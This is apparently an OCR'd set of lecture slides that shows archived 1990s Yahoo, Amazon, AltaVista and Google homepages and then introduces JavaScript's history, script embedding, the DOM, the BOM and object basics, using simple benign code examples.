
Yellow Pages - People Search - City Maps -- News Headlines - Stock Quotes - Sports Scores

- **Arts** - - *Humanities*, *Photography*, *Architecture*, ...
- **Business and Economy [Xtra!]** - - *Directory*, *Investments*, *Classifieds*, ...
- **Computers and Internet [Xtra!]** - - *Internet*, *WWW*, *Software*, *Multimedia*, ...
- **Education** - - *Universities*, *K-12*, *Courses*, ...
- **Entertainment [Xtra!]** - - *TV*, *Movies*, *Music*, *Magazines*, ...
- **Government** - - *Politics [Xtra!]*, *Agencies*, *Law*, *Military*, ...
- **Health [Xtra!]** - - *Medicine*, *Drugs*, *Diseases*, *Fitness*, ...
- **News [Xtra!]** - - *World [Xtra!]*, *Daily*, *Current Events*, ...
- **Recreation and Sports [Xtra!]** - - *Sports*, *Games*, *Travel*, *Autos*, *Outdoors*, ...
- **Reference** - - *Libraries*, *Dictionaries*, *Phone Numbers*, ...
- **Regional** - - *Countries*, *Regions*, *U.S. States*, ...
- **Science** - - *CS*, *Biology*, *Astronomy*, *Engineering*, ...
- **Social Science** - - *Anthropology*, *Sociology*, *Economics*, ...
- **Society and Culture** - - *People*, *Environment*, *Religion*, ...

Yahoo! New York - Yahoo! Shop - Yahooligans!

Yahoo! Japan - Yahoo! Internet Life - Yahoo! San Francisco

source: https://web.archive.org/web/19961017235908/http://www2.yahoo.com/



Welcome to Amazon.com Books!

One million titles, consistently low prices.

(If you explore just one thing, make it our personal notification service. We think it's very cool!)

Spotlight! -- August 16th

These are the books we love, offered at Amazon.com low prices. The spotlight moves **EVERY** day so please come often.

One Million Titles


Search Amazon.com's million title catalog by author, subject, title, keyword, and more... Or take a look at the books we recommend in over 20 categories... Check out our customer reviews and the award winners from the Hugo and Nebula to the Pulitzer and Nobel... and bestsellers are 30% off the publishers list...

Eyes & Editors, a personal notification service

Like to know when that book you want comes out in paperback or when your favorite author releases a new title? Eyes, our tireless, automated search agent, will send you mail. Meanwhile, our human editors are busy previewing galleys and reading advance reviews. They can let you know when especially wonderful works are published in particular genres or subject areas. Come in, meet Eyes, and have it all explained.

Your Account

Check the status of your orders or change the email address and password you have on file with us. Please note that you **do not** need an account to use the store. The first time you place an order, you will be given the opportunity to create an account.



ALTAVISTA
Technology, Inc.
View Multimedia From Our Vantage Point

Click here for advertising information - reach millions every month!

Search the Web and Display the Results in Standard Form

Submit


Search with Digital's Alta Vista [Advanced Search] [Add URL]

Download free demo versions of AltaVista Technology software

ALTAVISTA
Technology, Inc.

[Creative][Search][Humor][Email]

source: https://web.archive.org/web/19961022174810/http://www.altavista.com/



Search the web using Google!

Special Searches
Stanford Search
Linux Search

Get Google!
updates monthly:

Copyright ©1998 Google Inc.

source: https://web.archive.org/web/19981202230410/http://www.google.com/

HTML Design

- HTML designed to describe a text document with hyperlinks to other documents
- How to do fancy animations or pretty web pages?

JavaScript

- Client-Side scripting language for interacting and manipulating HTML
- Created by Brendan Eich at Netscape Navigator 2.0 in September 1995 as "LiveScript"
- Renamed to "JavaScript" in December 1995 and is (from the Netscape Press Release)
  - "announced JavaScript, an open, cross-platform object scripting language for the creation and customization of applications on enterprise networks and the Internet"
- JavaScript is a (from wikipedia) "prototype-based scripting language with dynamic typing and first-class functions"
  - Does this sound like Java?
- Questions over why the name change
  - Marketing ploy to capitalize on the "hot" Java language?
  - Collaboration between Sun and Netscape?
- By August 1996, Microsoft added support for JavaScript to Internet Explorer
  - Microsoft later changed the name to JScript to avoid Sun's Java trademark
- Submitted to Ecma International for standardization on November 1996
- ECMA-262, on June 1997, standardized first version of ECMAScript


JavaScript

- Lingua franca of the web
- Eventually supported by all browsers
- Language organically evolved along the way

JavaScript

- Code can be embedded into HTML pages using the `script` element and (optionally storing the code in HTML comments)


```
<script>
<!--
var name = prompt('Please enter your name below.', '');
if (name == null) {
  document.write('Welcome to my site!');
}
else {
  document.write('Welcome to my site ' + name + '!');
}
-->
</script>

<script type="text/javascript">
<script language="javascript">
```



file:///tmp/test.html

This page says:


Please enter your name below.



This page says:

Please enter your name below.

admin



Welcome to my site admin!

JavaScript


- You can also include external JavaScript files in your HTML
  - As opposed to the inline JavaScript that we saw in the previous example
- `<script src="<absolute or relative URL"></script>`
- When the browser parses this HTML element, it automatically fetches and executes the JavaScript before continuing to parse the rest of the HTML
  - Semantically equivalent as if the JavaScript was directly in the page

Document Object Model (DOM)

- The Document Object Model is a programmatic interface in JavaScript to the manipulation of client-side content
- Created a globally accessible in JavaScript `document` object
  - The document object is used to traverse, query, and manipulate the browser's representation of the HTML page as well as handle events
- DOM 0, released in 1995 with original JavaScript
  - Very basic
- Intermediate DOM began in 1997 with Microsoft and Netscape releasing incompatible improvements to DOM
- W3C stepped in and started to define standards
  - DOM 1, October 1998
  - DOM 2, November 2000
  - DOM 3, April 2004
  - DOM is now a W3C Living Standard, and various snapshots of the standard will turn into DOM4

DOM Example

```
<!DOCTYPE html>
<html>
 <head>
   <meta charset="UTF-8">
   <title>DOM Example</title>
 </head>
 <body>
  <h1>DOM Example</h1>
   <div id='insert_here'>
   </div>
 </body>
 <script>
   var hr = document.createElement('HR');
   document.getElementById('insert_here').appendChild(hr);
 </script>
</html>
```



DOM Example

Using the DOM

- Coding proper DOM access in a cross-browser approach is a nightmare
  - Some highlights from http://stackoverflow.com/questions/565641/what-cross-browser-issues-have-you-faced
    - "Internet Explorer does not replace &nbsp; or HTML char code 160, you need to replace its Unicode equivalent \u00a0"
    - "In Firefox a dynamically created input field inside a form (created using document.createElement) does not pass its value on form submit."
    - "document.getElementById in Internet Explorer will return an element even if the element name matches. Mozilla only returns element if id matches."
- jQuery is an amazing library that provides a uniform interface and handles all the DOM cross-browser compatibilities

Browser Object Model (BOM)

- Programmatic interface to everything outside the document (aka the browser)
- No complete standard (the term BOM is colloquial)
- Examples
  - window.name = "New name"
  - window.close()
  - window.location = "http://example.com"


JavaScript vs. DOM and BOM

- JavaScript the language is defined separate from the DOM and BOM
  - DOM has its own specification, and much of the BOM is specified in HTML5 spec
- In the web context, these are often confused, because they are used together so often
- However, now with JavaScript popping up all over the place, it's an important distinction
  - Server-side code using Node.js
  - Database queries (MongoDB)
  - Flash (ActionScript, which has its own DOM-like capabilities)
  - Java applications (javax.script)
  - Windows applications (WinRT)

JavaScript – Object-based

- Almost everything in JavaScript is an object
  - Objects are associative arrays (hash tables), and the properties and values can be added and deleted at run-time

```
var object = {test: "foo", num: 50};
object['foo'] = object;
console.log(object[object['test']]);
object.num = 1000;
console.log(object['num']);
```



```
> var object = {test: "foo", num: 50};
< undefined
> object['foo'] = object;
< ▼ Object {test: "foo", num: 50, foo: Object} i
    ▶ foo: Object
      num: 1000
      test: "foo"
    ▶ __proto__: Object
> console.log(object[object['test']]);
   ▶ Object {test: "foo", num: 50, foo: Object}
< undefined
> object.num = 1000;
< 1000
> console.log(object['num']);
   1000
< undefined
>
```

